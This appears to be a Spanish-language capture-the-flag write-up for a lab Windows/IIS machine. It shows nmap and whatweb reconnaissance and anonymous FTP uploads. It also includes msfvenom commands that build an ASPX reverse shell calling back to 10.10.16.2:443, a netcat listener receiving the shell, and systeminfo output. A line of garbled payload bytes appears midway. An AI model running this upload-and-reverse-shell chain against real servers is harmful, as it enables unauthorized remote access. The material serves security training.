

Devel

Escaneo




```
❯ nmap -p- --open -sC -sV -sS --min-rate 5000 -n -Pn -vvv 10.10.10.5 -oN escaneo
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-01 12:49 CET
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 12:49
Completed NSE at 12:49, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
```




```
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE REASON          VERSION
21/tcp open  ftp     syn-ack ttl 127 Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17  01:06AM       <DIR>          aspnet_client
| 03-17-17  04:37PM                  689 iisstart.htm
|_03-17-17  04:37PM               184946 welcome.png
80/tcp open  http    syn-ack ttl 127 Microsoft IIS httpd 7.5
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-title: IIS7
|_http-server-header: Microsoft-IIS/7.5
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```


vemos el puerto 80



hacemos un whatweb




```
❯ whatweb http://10.10.10.5/
http://10.10.10.5/ [200 OK] Country[RESERVED][ZZ], HTTPServer[Microsoft-IIS/7.5], IP[10.10.10.5], Microsoft-IIS[7.5][Under Construction], Title[IIS7], X-Powered-By[ASP.NET]

 /home/unicomanu/Academia/devel  ✓
```




```
❯ nano index.html
❯ ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:unicomanu):
331 Password required for unicomanu.
Password:
530 User cannot log in.
ftp: Login failed
ftp> exit
221 Goodbye.
❯ ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:unicomanu): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||49163|)
125 Data connection already open; Transfer starting.
03-18-17  01:06AM       <DIR>          aspnet_client
03-17-17  04:37PM                  689 iisstart.htm
03-17-17  04:37PM               184946 welcome.png
226 Transfer complete.
ftp> put index.html
local: index.html remote: index.html
229 Entering Extended Passive Mode (|||49164|)
125 Data connection already open; Transfer starting.
100% |*******************************************************************************************************************************************|    31      344.01 KiB/s    --:-- ETA
226 Transfer complete.
31 bytes sent in 00:00 (0.11 KiB/s)
ftp> ls
229 Entering Extended Passive Mode (|||49165|)
125 Data connection already open; Transfer starting.
03-18-17  01:06AM       <DIR>          aspnet_client
03-17-17  04:37PM                  689 iisstart.htm
02-01-24  02:44PM                   31 index.html
03-17-17  04:37PM               184946 welcome.png
226 Transfer complete.
ftp> |
```

Msfvenom para una reverse shell




```
Error: invalid payload: windows/reverse_shell_tcp
❯ msfvenom -p windows/shell_reverse_tcp LHOSTS=10.10.16.2 LPORT=443 -o pwned.aspx
|
```




```
❯ msfvenom -p windows/shell_reverse_tcp LHOSTS=10.10.16.2 LPORT=443 -o pwned.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Saved as: pwned.aspx
❯ ls
 escaneo   index.html   pwned.aspx
```

Ahora hacemos un ftp para descargar el fichero en la maquina como se ve en la imagen




```
 escaneo   index.html   pwned.aspx
❯ ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:unicomanu): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
229 Entering Extended Passive Mode (|||49166|)
125 Data connection already open; Transfer starting.
03-18-17  01:06AM       <DIR>          aspnet_client
03-17-17  04:37PM                  689 iisstart.htm
02-01-24  02:44PM                   31 index.html
03-17-17  04:37PM               184946 welcome.png
226 Transfer complete.
ftp> put pwned.aspx
local: pwned.aspx remote: pwned.aspx
229 Entering Extended Passive Mode (|||49167|)
125 Data connection already open; Transfer starting.
100% |********************************************************************************************************************************************|   325        6.73 MiB/s    --:-- ETA
226 Transfer complete.
325 bytes sent in 00:00 (0.80 KiB/s)
ftp> dir
229 Entering Extended Passive Mode (|||49168|)
125 Data connection already open; Transfer starting.
03-18-17  01:06AM       <DIR>          aspnet_client
03-17-17  04:37PM                  689 iisstart.htm
02-01-24  02:44PM                   31 index.html
02-02-24  02:23PM                  325 pwned.aspx
03-17-17  04:37PM               184946 welcome.png
226 Transfer complete.
ftp> |
```


Como vemos no lo raeliza insisto hay que ver los fallos tambien para ello nos confundimos con el hydra



óθ,`‰ε1ΐ̋d‹P0‹R‹R‹r(·J&1ﯻ¬





```
 escaneo   index.html
❯ msfvenom -p windows/shell_reverse_tcp LHOSTS=10.10.16.2 LPORT=443 -f aspx>virus.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of aspx file: 2730 bytes
```



```
221 Goodbye.
❯ msfvenom -p windows/shell_reverse_tcp LHOST=10.10.16.2 LPORT=443 -f aspx > virus2.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of aspx file: 2733 bytes
```

estaba mal escrito






```
221 Goodbye.
❯ nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.16.2] from (UNKNOWN) [10.10.10.5] 49179
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

c:\windows\system32\inetsrv>
```


Nos vamos para atras hasta el cd users

y una vez vamos asacar la informacion de systeminfo



```
c:\Users>systeminfo
systeminfo

Host Name:                 DEVEL
OS Name:                   Microsoft Windows 7 Enterprise
OS Version:                6.1.7600 N/A Build 7600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          babis
Registered Organization:
Product ID:                55041-051-0948536-86302
Original Install Date:     17/3/2017, 4:17:31
System Boot Time:          1/2/2024, 1:45:25
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               X86-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: x64 Family 23 Model 49 Stepping 0 AuthenticAMD ~2994 Mhz
